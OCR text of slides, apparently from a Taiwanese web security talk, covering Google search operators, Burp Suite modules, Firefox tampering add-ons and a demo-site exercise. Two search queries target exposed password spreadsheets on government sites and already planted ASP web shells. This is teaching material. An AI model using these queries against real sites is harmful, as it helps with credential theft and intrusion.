
- apple orange
- apple -orange
- "apple orange"
- site:orange.tw
- site:orange.tw inurl:air
- site:orange.tw filetype:php

"index of" 徐佳瑩 mp3

site:gov.cn filetype:xls 密碼


inurl:cmd filetype:asp "system32"

Burp Suite – Proxy




http://portswigger.net/burp/

Burp Suite – Spider




http://portswigger.net/burp/

Burp Suite – Decoder




http://portswigger.net/burp/


FireFox–Tamper Data



FireFox-HackBar



FireFox-User Agent Switcher



小練習

http://demosite.com/sa.php

Q & A

Thanks :)

<Orange@chroot.org>